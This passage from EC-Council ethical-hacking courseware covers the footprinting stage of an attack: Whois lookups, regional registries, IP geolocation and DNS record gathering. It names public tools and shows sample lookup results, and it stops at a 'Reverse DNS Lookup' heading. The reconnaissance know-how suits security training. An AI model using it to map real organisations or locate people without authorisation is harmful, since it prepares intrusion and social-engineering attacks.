




Figure 2.58: Screenshot of eMailTrackerPro

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Whois Footprinting

Gathering network-related information such as "Whois" information about the target organization is important when planning an attack. In this section, we will discuss Whois footprinting, which helps in gathering domain information such as information regarding the owner of an organization, its registrar, registration details, its name server, and contact information. Whois footprinting focuses on how to perform a Whois lookup, analyze the Whois

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

lookup results, and find IP geolocation information, as well as the tools used to gather Whois information.

Whois Lookup

Whois is a query and response protocol used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block, or an autonomous system. This protocol listens to requests on port 43 (TCP). Regional Internet Registries (RIRs) maintain Whois databases, which contain the personal information of domain owners. For each resource, the Whois database provides text records with information about the resource itself and relevant information regarding assignees, registrants, and administrative information (creation and expiration dates).

Two types of data models exist to store and lookup Whois information:

- **Thick Whois** - Stores the complete Whois information from all the registrars for a particular set of data.
- **Thin Whois** - Stores only the name of the Whois server of the registrar of a domain, which in turn holds complete details on the data being looked up.

Whois query returns the following information:

- Domain name details
- Contact details of the domain owner
- Domain name servers
- NetRange
- When a domain has been created
- Expiry records
- Records last updated

An attacker queries a Whois database server to obtain information about the target domain name, contact details of its owner, expiry date, creation date, and so on, and the Whois server responds to the query with the requested information. Using this information, an attacker can create a map of the organization's network, mislead domain owners with social engineering, and then obtain internal details of the network.

Regional Internet Registries (RIRs)

The RIRs include:

- ARIN (American Registry for Internet Numbers) (*https://www.arin.net*)
- AFRINIC (African Network Information Center) (*https://www.afrinic.net*)
- APNIC (Asia Pacific Network Information Center) (*https://www.apnic.net*)
- RIPE (Réseaux IP Européens Network Coordination Centre) (*https://www.ripe.net*)
- LACNIC (Latin American and Caribbean Network Information Center) (*https://www.lacnic.net*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Whois Lookup Result

Whois services such as *http://whois.domaintools.com* or *https://www.tamos.com* can help to perform Whois lookups. The screenshot shows the result analysis of a Whois lookup obtained with the two above-mentioned Whois services. The services perform Whois lookup by entering the target's domain or IP address. The domaintools.com service provides Whois information such as registrant information, email, administrative contact information, creation and expiry date, and a list of domain servers. SmartWhois, available at *http://www.tamos.com*, gives information about an IP address, hostname, or domain, including information about the country, state or province, city, phone number, fax number, name of the network provider, administrator, and technical support contact information. It also helps in finding the owner of the domain, the owner's contact information, the owner of the IP address block, registered date of the domain, and so on. It supports Internationalized Domain Names (IDNs), which means one can query domain names that use non-English characters. It also supports IPv6 addresses.

Whois Record for CertifiedHacker.com

– Domain Profile

Registrant	PERFECT PRIVACY, LLC
Registrant Country	us
Registrar	NETWORK SOLUTIONS, LLC. Network Solutions, LLC IANA ID: 2 URL: http://networksolutions.com Whois Server: whois.networksolutions.com abuse@web.com (p) 18003337680
Registrar Status	clientTransferProhibited, clientTransferProhibited
Dates	6,160 days old Created on 2002-07-29 Expires on 2021-07-29 Updated on 2018-08-22
Name Servers	NS1.BLUEHOST.COM (has 2,477,906 domains) NS1.BLUEHOST.COM (has 2,477,906 domains) NS2.BLUEHOST.COM (has 2,477,906 domains) NS2.BLUEHOST.COM (has 2,477,906 domains)
Tech Contact	PERFECT PRIVACY, LLC 12808 Gran Bay Parkway West, Jacksonville, FL, 32258, us wf6j599s4d9@networksolutionsprivateregistration.com (p) 15707088780
IP Address	162.241.216.11 - 1,025 other sites hosted on this server
IP Location	- Utah - Provo - Unified Layer
ASN	AS46606 UNIFIEDLAYER-AS-1 - Unified Layer, US (registered Oct 24, 2008)
Domain Status	Registered And Active Website
IP History	13 changes on 13 unique IP addresses over 13 years
Registrar History	3 registrars with 2 drops
Hosting History	6 changes on 4 unique name servers over 16 years

Figure 2.59: Screenshot of Whois

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 2.60: Screenshot of SmartWhois

Attackers use Whois lookup tools such as Batch IP Converter, WhoIs Analyzer Pro, and ActiveWhois to extract information such as IP addresses, hostnames or domain names, registrant information, and DNS records, including the country, city, state, phone and fax numbers, network service providers, administrators, and technical support information, for any IP address or domain name.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Finding IP Geolocation Information

IP geolocation helps to obtain information regarding a target such as its country, region/state, city, latitude and longitude of its city, ZIP/postal code, time zone, connection speed, ISP (hosting company), domain name, IDD country code, area code, weather station code and name, mobile carrier, and elevation.

Using the information obtained from IP geolocation, an attacker may attempt to gather more information about a target with the help of social engineering, surveillance, and non-technical attacks such as dumpster diving, hoaxing, or acting as a technical expert. With the help of the information obtained, an attacker can also set up a compromised web server near the victim's location, and if the exact location of the victim is detected, the attacker can perform malicious activities and infect the victim with malware designed for that specific area or gain unauthorized access to the target device or attempt to launch an attack using the target device.

IP geolocation lookup tools such as IP2Location, IP Location Finder, and IP Address Geographical Location Finder help to collect IP geolocation information about the target, which enables attackers to launch social engineering attacks such as spamming and phishing.


IP Geolocation Lookup Tools

- **IP2Location**

  Source: *https://www.ip2location.com*

  As shown in the screenshot, attackers use IP2Location tool to identify a visitor's geographical location, i.e., country, region, city, latitude and longitude of city, ZIP code, time zone, connection speed, ISP, domain name, IDD country code, area code, weather station code and name, mobile carrier, elevation, and usage type information using a proprietary IP address lookup database and technology.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IP Address	207.46.232.182
Country	Singapore [SG]
Region	Singapore
City	Singapore
Coordinates of City	1.289670, 103.850070 (1°17'23"N 103°51'0"E)
ISP	Microsoft Corporation
Local Time	10 Jun, 2019 07:10 PM (UTC +08:00)
Domain	microsoft.com
Net Speed	(COMP) Company/T1
IDD & Area Code	(65) 06
ZIP Code	179431
Weather Station	Singapore (SNXX0006)

Figure 2.61: Screenshot of IP2Location

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Record Type	Description
A	Points to a host's IP address
MX	Points to domain's mail server
NS	Points to host's name server
CNAME	Canonical naming allows aliases to a host
SOA	Indicate authority for a domain
SRV	Service records
PTR	Maps IP address to a hostname
RP	Responsible person
HINFO	Host information record includes CPU type and OS
TXT	Unstructured text records

DNS Footprinting

After collecting Whois records about the target, the next phase in the footprinting methodology is DNS footprinting. Attackers perform DNS footprinting to gather information about DNS servers, DNS records, and types of servers used by the target organization. This information helps attackers to identify the hosts connected in the target network and perform further exploitation on the target organization.

This section describes how to extract DNS information, perform the reverse DNS lookup, and collect information from DNS zone transfers, as well as DNS interrogation tools.

Extracting DNS Information

DNS footprinting reveals information about DNS zone data. DNS zone data include DNS domain names, computer names, IP addresses, and much more information about a network. An attacker uses DNS information to determine key hosts in the network and then performs social engineering attacks to gather even more information.

DNS footprinting helps in determining the following records about the target DNS:

Record Type	Description
A	Points to a host's IP address
MX	Points to domain's mail server
NS	Points to host's name server
CNAME	Canonical naming allows aliases to a host
SOA	Indicate authority for a domain
SRV	Service records

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

PTR	Maps IP address to a hostname
RP	Responsible person
HINFO	Host information record includes CPU type and OS
TXT	Unstructured text records

Table 2.7: DNS records and their description

DNS interrogation tools such as Professional Toolset (*https://tools.dnsstuff.com)* and DNS Records (*https://network-tools.com*) enable the user to perform DNS footprinting. DNSstuff (Professional Toolset) extracts DNS information about IP addresses, mail server extensions, DNS lookups, Whois lookups, and so on. It can extract a range of IP addresses using an IP routing lookup. If the target network allows unknown, unauthorized users to transfer DNS zone data, then it is easy for an attacker to obtain the information about DNS with the help of the DNS interrogation tool.

When the attacker queries the DNS server using the DNS interrogation tool, the server responds with a record structure that contains information about the target DNS. DNS records provide important information about the location and types of servers.





Figure 2.62: Screenshot of Professional Toolset

Attackers also use DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Reverse DNS Lookup

